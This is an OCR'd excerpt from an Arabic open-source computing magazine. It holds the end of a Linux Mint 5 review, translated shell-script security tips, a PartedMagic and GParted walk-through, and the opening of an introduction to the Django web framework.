
بعد تثبيت Mint 5 عملت التوزيعة بسلاسة وثبات على جهازي، ولم تفشل في الكشف عن عتاد الجهاز، مثل: منافذ الناقل التسلسلي العالمي USB Ports والصوت ومشغل الأقراص المدمجة وبطاقة "إيثرنت" Ethernet Card. ولقد نجحت، وبسهولة، في ضبط دقة الشاشة لتحديد أفضلها. كما لم أعاني صداعًا بالغًا عن استخدام "إليسا" في القيام ببعض مهام الحاسوب.

أما بطاقات الرسوميات والبطاقات اللاسلكية الغير مدعومة؛ فإنه يأتي مع توزيعة Mint برنامج Envy لتثبيت المشغلات المناسبة لبطاقات الرسوميات والبطاقات اللاسلكية.





خاتمة



مع "إليسا" أصبحت توزيعة Mint Linux ذات مكانة عالية لمن يستخدم "لينوكس" للمرة الأولى، أو من انتقل من نظام التشغيل "ويندوز" Windows لأول مرة؛ فإنه من السهل استخدامها.

بالإضافة إلى ذلك، فهي مليئة بالتطبيقات والأدوات اللازمة التي تجعل من أداء مهمات الحاسوب أكثر متعةً وجمالاً وسهولةً.

إجمالاً، "إليسا" هي نسخة أخرى ناجحة أطلقت من Mint، ولا أستغرب إذا ما تجاوزت توزيعة Mint أكثر توزيعات "لينوكس" شعبيةً.

سبعة نصائح لتحسين الأمن في برامج الشل سكريبت

ترجمة وإعداد: زياد دبش



إن برامج الشيل موجودة في كل مكان على منصات لينكس. مديري النظم يستخدمون برامج الشيل لادارة النسخ الاحتياطي، تفريغ مجلدات tmp/ ، ورصد العمليات العاملة وتكوين حسابات المستخدمين ،هذا على سبيل المثال لا الحصر . ايضا بعض التطبيقات مكتوبة ببرامج الشيل ، وبعض المستخدمين يعتمدون على برامج الشل في التجهيز والتركيب او لاغراض الدمج.
على الرغم من الاستعمال على نطاق واسع ،فأن العديد من برامج الشل مكتوبة بدون النظر إلى الناحية الأمنية. والاسوأ من ذلك ، بسبب بعض نقاط الضعف الكامنة ومعقدة التركيب ، فأن كتابة برامج شل امنة يمكن ان تكون صعبة . هذه الورقة سوف تقدم بعض النصائح البسيطة عن كيفية جعل برامج شل آمنة قدر الامكان.
إن المعلومات الواردة في هذه الورقة هي برمجيات شل العامة عبر عدة أنواع (BASH, Korn, C-Shell, الخ) ويركز على القضايا الرئيسية فى أمن برمجيات شيل ، بدلا من خصوصيات معينة في برمجيات الشل.

إيلاء الاهتمام للملكية ، والتنفيذ والصلاحيات

أول وأهم الاعتبارات الأمنية في كتابة برمجيات الشل ليس كتابة النص بحد ذاته بقدر الإهتمام بمن يمتلكه و ينفذه .برمجيات الشل و الأوامر التي تحتويها تنفذ مع إذونات المستخدم التنفيذية (بما فيها تصاريح المجموعة).
فعلى سبيل المثال ، إذا كان المستخدم المنفذ هو الجذر ، فإن جميع الأوامر في النص ستنفذ على هذا المستوى من السلطة. بالإضافة إلى كونها خطراً على الأمن ، وهذا يمكن أن يكون خطراً جداً إذا كان النص يحوي أخطاء أو يعمل بطريقة غير متوقعة. كسوء استخدام أمر rm كمستخدم الجذر يمكن أن يسفر عن أضرار جسيمة. المستخدم الجذر بإمكانه أن يرى ويفعل كل شيء على النظام ؛ بالنسبة للأغلبية الساحقة لبرمجيات الشل (إن لم يكن كلها) ، فإن تنفيذها كمستخدم الجذر ما هو إلا الإستهتار بعينه.

إن المستخدم الذي ينفذ برمجيات شيل ينبغي أن لا يمتلك صلاحيات إلا الصلاحيات اللازمة لأداء الأوامر المطلوبة والوصول إلى الموارد اللازمة. كما وأن إنشاء البرمجيات التي تتطلب التنفيذ كمستخدم الجذر هو أيضا غير محبذ. إذا كان شيء في النص الخاص بك يتطلب صلاحيات الجذر ، حينها أوصى في إعادة كتابة النص بلغة سي ، أو كحل اخير ، أنظر الى أداة مثل sudo.
كما يجب عليك التأكد من أن الملكية والصلاحيات الخاصة بالنص صحيحة. النص ينبغي أن يكون مملوكاً من قبل المستخدم المناسب (عموما المستخدم الذي ينفذ النص) ولديه صلاحيات مناسبة في المجموعة التي ينتمي إليها . عموما إنها تحتاج إلى تفعيل خانة التنفيذ في صلاحيات المجموعة . فعلى سبيل المثال ، في السطر التالي فإن,تفعيل خانة التنفيذ , هي محددة للمستخدم الذي يمتلك النص فقط:

```
# chmod u+x scriptname
```

وينبغي أيضا أن يكون النص محدد الصلاحيات المناسبة لمنع المستخدمين غير المناسبين من القراءة ، أو تغييره أو تنفيذه:

```
# chmod 0700 scriptname
```

لا أسرار في النصوص

يجب عدم وضع كلمات السر ، عبارات التمرير ، مفاتيح , أو غيرها من أسرار البيانات في برمجيات الشل . كثير من الناس يعتقدون خطأ أن وضع كلمات السر الصعبة في برمجيات الشل (لا سيما النصوص التي تستخدم لنقل الملفات أو مزامنة البيانات بين منصات متعددة) هو حل جيد لضرورة الأتمتة أو بدون تدخل طاقم التشغيل . ولكن هذا يعني أنك تعرض البيانات إلى أن أي شخص يمكن أن يقرأ برمجيات الشل.
Ssh يسمح باستخدام مفاتيح المرور - مع قيود محددة، ولكن هذا لا يعني إلا التخفيف من الآثارالسلبية ، وهذا يمثل خطراً إذ أنه يمكن للمستخدم تسجيل الدخول إلى منصات أخرى دون الحاجة إلى كلمة مرور أو آلية توثيق أخرى. وثمة خيار آخر يمكن أن يكون استخدام أداة مثل expect ، وهي متاحة على معظم التوزيعات. ولكن مرة أخرى التحسين الذي توفره هذه الأداة محدود.

ومن الممكن التحويل (تغطية) برمجيات الشل إلى نظام ثنائي. هناك أدوات عديدة ، يمكن تشفير والتحويل نصوص الشيل إلى نظام ثنائي. Shc وهو حقيقة ليس مجمع حقيقي ولكنه قد يخفي أي بيانات سرية في نصوص الشل. لكن تذكر أن أي شيء يمكن أن يشفر فمن المحتمل جدا أن يعاد إلى وضعه الأصلي.



دائما حدد المسار كاملاً ؛ لا تضع المجلد الحالي في المسار

تحديد المسار الكامل للأوامر ، أو غيرها من الملفات الثنائية أو النصية يحد من المخاطر فمثلاً أحصنة طروادة يمكن أن تدرج في مكان ما من على المسار. والخطر من أحصنة طروادة مازال موجوداً وذلك عن طريق وضع المجلد في المسار ، لاسيما إذا كان هذا الدليل هو دليل يحتوى على الصفحة الأولى وملفات نصية أخرى .
يجب أن تنفذ برامج تثق بها من مجلدات محددة وموحدة من النظام. الطريق الأسلم هو عدم الثقة بالمسار الحالي المتغير وإنما تحديد مسارات واضحة في البرنامج النصي.

أعرف أين أنت وفي أي مسار بالتحديد

دائما تأكد أنك تعرف أين أنت في شجرة الملفات ؛ عادة عن طريق تنفيذ chdir في البرنامج النصي . وهذا يحد من مخاطر أي مسارات ذات علاقة (والتي يجب أن لا تستخدمها بأي حال) غير صحيحة ويضمن أن يتم تنفيذ الأوامر في السياق/الموقع الصحيح.

إثبات صحة أي من المدخلات والمخرجات

مثل غيرها من لغات البرمجة ، عليك دائما التحقق من صحة المدخلات . إذا كانت المدخلات عدديه ، بأطوال معينة و / أو في شكل معين ، ثم تأكد من مقارنة استخدام جمل "if" او التعابير العادية. التحقق من نتائج الأوامر ورموز الأخطاء لتلك الأوامر تولد الرموز لضمان أنها تصرفت بشكل صحيح. وهذه ليست ممارسة البرمجة الجيدة لكنه أيضا جيد لكشف المدخلات و/ أو المخرجات المحتملة وغير الملائمة .

كن حذراً من الوصلات الرمزية

حاول التأكد من أن أي ملف تحاول أن تقرأه أوالكتابة عليه أو تنفيذه هو ملف حقيقي وليس ارتباط رمزي. هذا يحد من مخاطر حقيقية فيما إذا كان الملف قد استعيض عنه وأنت في هذه الحالة تحاول قراءة أو كتابة بيانات إلى مكان خاطىء أو اتجاه غير مناسب .

فكر قبل كتابة النص ، والتحقق من نصوص الآخرين قبل استخدامها


كتابةبرنامج شيل هو تماما مثل الكتابة بأي لغة برمجة. فكر قبل الكتابة. صمم البرنامج قبل أن تكتبه ،إجعل البرنامج يشتمل على طرق معالجة الأخطاء المناسبة ووثيق البرنامج بعناية. لا تحمل أو تنسخ برنامج نصي للآخرين دون أن تتأكد من أنك تفهم النص وكل ما يفعله. ليس فقط أن البرنامج يمكن أن تحتوي على أخطاء ، ولكنها يمكن أيضا أن تكون خبيثة.
أخيراً ، تذكر أنه في بعض الأحيان برامج الشيل ليست هي الأداة الصحيحة. في بعض الحالات ، بدلاً من عمل المستحيل لجعل برامج الشيل حل كامل وآمن وتعمل بكفائة ، من المنطقي أن تنظر إلى غيرها من لغات البرمجة التي يمكن أن تخفف من مخاطر بعض النواحي الأمنية دون الحاجة إلى نفس القدر من الجهد والتصليح.

الهامش

-تأليف: جيمس تيرنبول : خبير في هندسة البنية التحتية ذي خلفية في لينكس ويونكس ، AS/٤٠٠ ، والنوافذ ونظم التخزين. كان يعمل في مجال الاستشارات الامنية ، وتصميم البنية التحتية الامنية ، SLA وتعريف الخدمة ولديه اهتمام دائم في معاير ومقايس الامن .
-المصدر: http://searchenterpriselinux.techtarget.com/tip/0,289483,sid39_gci1216976,00.html

توزيعة PartedMagic : خيارك الأول
مفتوح المصدر نحو صيانة قرصك الصلب

للكاتب: أحمد عبدالرحمن




هل فكرت أن تحلم مع المصادر الحرة؟
الآن، لو لم تحظَ بهذا الشرف فاسعَ لتحقيقه، فكل حلم في المصادر المفتوحة قابل للتحقيق، وأنا شخصيًا حلمت بأن أجد برنامجًا يضاهي Paragon Partition Manager أو قرص Hiren's BootCD. ومع أول خطوات حلمي، كان لي أن أُمنّي نفسي ببرنامج بسيط، محدود الإمكانيات، يعمل على إحدى التوزيعات التي أعمل عليها، ولكن اتضح أن الحلم كان أكبر وأنضج من هذا بكثير؛ فقد كانت المفاجأة أن وجدت توزيعة مخصصة فقط لصيانة القرص الصلب والجهاز. تخيل!، توزيعة قانونية ومتكاملة هي Parted Magic، بمجموعة متميزة من أهم برامج إدارة العتاد الحاسوبي وصيانته، من خلال واجهة رسومية سلسة وبسيطة، تسمى Xfce.


وزد على هذا كله أن تلك التوزيعة متاحة للتحميل المجاني، وبإمكانك تحميلها من الرابط التالي:

http://partedmagic.com/wiki/PartedMagic.php?n=PartedMagic.Downloads


والآن، هيا بنا لنبحر عبر ضروب هذه التوزيعة.

حينما نضع التوزيعة، ونُعد الحاسوب لكي يقلع من CD أو USB؛ حيث تتوفر التوزيعة على هيئة ISO للنسخ على قرص مضغوط CD، أو نسخة أخرى مُعدّة للتنصيب على قرص صلب خارجي USB. سنجد في أول لقطات الولوج إلى تلك التوزيعة خيارات خاصة ببيئة العمل. على سبيل المثال، هناك خيارات خاصة بالعمل على التوزيعة من خلال سطر الأوامر فقط، أو من خلال واجهة رسومية بسيطة للأجهزة محدودة الإمكانيات، أو العمل من خلال إمكانيات التوزيعة الرسومية الكاملة، وهذا الأخير هو الخيار الافتراضي والأول، وهو ما سنتعرض لبعض تفاصيل التوزيعة من خلاله.






كما نرى، في أول طلة لسطح المكتب علينا، فإن التوزيعة تتعرف على كافة قطع الجهاز، مثل: مشغلات الأقراص CD و DVD، وتقوم بالتعرف على كل أقسام القرص الصلب أيًا كان نظام ملفاتها، كما أن العمل على التوزيعة يكون من خلال صلاحيات كاملة (المستخدم الجذر)؛ بمعنى أنه بإمكانك أن تُعد قرصك الصلب وعتادك الإلكتروني كيفما شئت. وعلّك لو نظرت لشريط المهام الرئيس للواجهة الرسومية، ستُدهش من كم التطبيقات التي تملأ قوائمها على الرغم من صغر مساحة تلك التوزيعة وخفتها وعدم حاجتها للتنصيب على قرص صلب.



وكما تتوفر برامج وتطبيقات خاصة بتقسيم القرص الصلب، وصيانته، وحفظ نسخة احتياطية من نظام التشغيل، والبحث عن الأقسام Partitions المحذوفة، وخيارات أخرى خاصة باستعادة محمل الإقلاع الخاص بأنظمة "لينوكس" GRUB أو LILO




فهناك تطبيقات أخرى ضرورية. مثل: برامج الأرشفة، التصفح، ونسخ الأقراص، ومحركات البحث عن الملفات، ومتصفح "إنترنت" الشهير "فايرفوكس"؛ والذي يتطلب تفعيل خيار الشبكة Network من نفس قائمة البرنامج لكي يتم الاتصال بالشبكة الدولية Internet من خلال هذه التوزيعة. هناك أيضًا متصفحات النوافذ بخياراتها الرائعة، سواءً من خلال الواجهات الرسومية، أو من خلال استخدام طرفية Terminal أعدت خصيصًا لتصفح أجزاء القرص وتطبيق عمليات النسخ واللصق والقص بكل سهولة ويسر.

وفي الرابط التالي، تجدون قائمة بالبرامج المستخدمة في تلك التوزيعة:

http://partedmagic.com/wiki/PartedMagic.php?n=PartedMagic.Programs


أما الجانب الأكثر تشويقًا، لأغلب المستخدمين، هو البرنامج الخاص بإعداد أجزاء القرص الصلب وتهيئتها حسب نظام الملفات المُراد.



ومن خلال الأيقونة، التي تلتف حولها الدائرة الزرقاء، بالإمكان تشغيل برنامج Gparted.

الدائرة رقم (١): تُشير إلى أجزاء القرص الصلب الموجود بالجهاز. علمًا بأنه في حالة وجود أكثر من قرص سيقوم البرنامج بقرائتهم جميعًا في نفس الواجهة مع توضيح رقم القرص، كما هو موضحٌ أعلاه، وسنرى العديد من المعلومات التي يظهرها البرنامج، مثل: مساحة كل جزء، والمستغل من تلك المساحة، والأجزاء الفارغة، ونظام الملفات المُعد به هذا الجزء، واسمه، وغير ذلك من المعلومات الأولية.

الدائرة رقم (٢): تُشير إلى شريط المهام الرئيس للبرنامج، وأغلب الأوامر الموجودة في هذا الشريط موجودة بالقائمة المنبثقة عند نقرنا على الزر الأيمن للفأرة بعد وضعها على الجزء المُراد تهيئته.




الدائرة رقم (٣): يتم تفعيلها بعد النقر على أحد أجزاء القرص الصلب المهيئة بنظام ملفات معين، وبالنقر على خيار الحذف Delete يتم حذف نظام الملفات المهيأ به هذا الجزء، وتصبح مساحته مساحةً حُرّة بالإمكان إعادة تقسيمها من جديد. (ملحوظة: بتطبيق هذا الخيار؛ سيتم حذف جميع الملفات والبيانات الموجودة على هذا الجزء من القرص الصلب تمامًا، لذا توخى الحذر وأنت تطبق هذا الأمر.)

الدائرة رقم (٤): من خلال النقر على أحد أجزاء القرص الصلب، ثم النقر على هذا الخيار Resize/Move؛ سيتم تقليل حجم القسم Partition، والمساحة الزائدة ستصبح مساحة حُرّة بالإمكان إعادة تقسيمها وتهيئتها من جديد، ويتطلب هذا الإجراء وجود مساحة فارغة كافية على الجزء المراد تقليل حجمه.

الدائرة رقم (٥): تشمل مربع حواري، يشير إلى خيار الأمر السابق.

الدائرة رقم (٦): تُشير إلى القائمة المنبثقة من نقرنا بزر الفأرة الأيمن على أحد أقسام القرص الصلب. وكما نوهت -سابقًا- بأن تلك القائمة تحتوي على أغلب المهام والأوامر الموجودة بشريط المهام العلوي، وبالإمكان استخدامها بدلاً من شريط الأوامر. كما تُشير أيضًا، تلك الصورة، إلى أنظمة الملفات العديدة التي يدعمها البرنامج من خلال الخيار Format to، وخيارات أخرى بعمل كشف على الأخطاء الموجودة بتلك الأقسام، أو معرفة معلومات أولية عنها، وغير ذلك.



الدائرة رقم (٧): كنا قد أشرنا -سابقًا- إلى أنه عند حذف أحد أقسام القرص الصلب؛ ستكون مساحته عبارة عن مساحة حُرّة -غير مستعملة-، ومن خلال النقر على الخيار New، سيظهر هذا المربع الحواري، والذي من خلاله نستطيع إعادة تهيئة تلك المساحة، وتشكيل قسم جديد New Partition من خلال خيارات متعددة: المساحة، ونظام الملفات، وغير ذلك.

الدائرة رقم (٨): فيها سنجد خيارًا خاصًا بالمعلومات الأولية عن أقسام القرص الصلب، التي يتم العمل عليها، وبالإمكان حذف هذه النافذة وإظهارها من خلال القائمة View.

الدائرة رقم (٩): فيها سنجد نافذةً تحتوي على كافة الخطوات التي تم إعدادها؛ والتي تنتظر التطبيق النهائي، لكي يتم تفعيلها.

الدائرة رقم (١٠): يتم التراجع عن أية خطوة، تم إعدادها قبل التطبيق النهائي، بالنقر على الخيار Undo.

الدائرة رقم (١١): لكي يتم تفعيل الخطوات، التي تم تنفيذها على أقسام القرص الصلب، بصورة نهائية؛ يلزم النقر على الخيار Apply.

وهكذا يُعد القرص المضغوط Parted Magic CD من البدائل المثالية، مفتوحة المصدر، والمجانية، والتي لا غنى عنها لأي مستخدم يعمل على الحاسوب.



Django لتصميم تطبيقات الويب

للكاتب: كريم عبدالمجيد

Django، هو إطار عمل لتصميم تطبيقات "ويب" Web Applications Framework، لكن اعذرني -عزيزي القارئ-، فقبل البدء في الحديث عن الإطار، دعني أقدم بعض التوضيحات البسيطة، والتي تساعد على فهم المقال بصورة أفضل -بإذن الله-.

ماهو تطبيق "ويب" Web Application؟

تطبيق "ويب": هو تطبيق يتم كتابته ليعمل في بيئة وسيطة؛ ألا وهي متصفح الشبكة الدولية "إنترنت" Internet Browser، فهو يُكتب بإحدى اللغات التي يدعمها المتصفح. مثل:PHP, CSS, XML, Ruby, Python.

قد يتسائل البعض عن الفرق بين تطبيق "ويب" والموقع العادي Website. يمكننا القول بأن تطبيق "ويب" يحتوي على خصائص ومميزات أكبر من الموقع العادي؛ فالموقع العادي ما هو إلا عبارة عن مجموعة من الصفحات، مرتبطة ببعضها البعض عن طريق روابط، وتحتوي على بعض الصور والبيانات. أما تطبيق "ويب" فهو يحتوي على أدوات تمكنك من تحسين كفائته والعمل على عرضه بصورة أحسن؛ فهو يتفاعل مع المستخدم عن الموقع العادي. فنجد على سبيل المثال أن موقعًا مثل WordPress.org -الذي يُقدم خدمة المدونات- يُعد مثالاً ممتازًا لتطبيق "ويب". بينما نجد أن موقعًا مثل Gimp.org -البرنامج المفتوح المصدر الأول لعمل التصاميم- يُعد مثالاً واضحًا لموقع عادي يحتوي على المعلومات بجانب البيانات.

مميزات تطبيقات "ويب" Web Applications:

تتجه معظم الشركات العملاقة نحو تحويل برمجياتها إلى تطبيقات "ويب"؛ للاستفادة من مميزات هذه التكنولوجيا. ويعد أكبر مثال على ذلك شركة Adobe؛ حيث أعلنت منذ فترة أنه خلال العشر سنوات القادمة ستُحوّل كل التطبيقات التي تنتجها، كتطبيقات سطح المكتب Desktop Applications، إلى تطبيقات "ويب" Web Applications.

وتتميز تطبيقات "ويب" عن تطبيقات سطح المكتب بالعديد من المميزات. منها:

إمكانية الوصول للتطبيق عبر المتصفح من خلال أي جهاز متصل بالشبكة الدولية "إنترنت" Internet.

السرعة في الحصول على الإصدارات الجديدة من التطبيق؛ فبدلاً من قيام كل مستخدم بتحميل النسخة الجديدة من الطبيق، يتم تحديث التطبيق من خلال الموقع؛ ليتمكن جميع المستخدمين من استخدام النسخة الجديدة، بكل سهولة.

نسبة التعرض لخطر الفيروسات التي تصيب الملفات التنفيذية -البرامج- تقل بنسبة كبيرة.

ما هو إطار العمل لتطبيق "ويب" Web Application Framework؟

توجد العديد من لغات البرمجة التي عن طريقها تتم كتابة تطبيقات "ويب"؛ وذلك اعتمادًا على ما يُسمى (إطار عمل لتصميم تطبيقات "ويب"). فإطار العمل ما هو إلا مجموعة من المكتبات التي تتم كتابتها بلغة معينة. مثل: Java, Ruby, Python, PHP، حيث تكون هذه المكتبات مسئولة عن التعامل مع الأمور الأساسية التي يحتاجها إي تطبيق، وبذلك يوفر إطار العمل الأساس الذي يبدأ المبرمج في الاعتماد عليه.

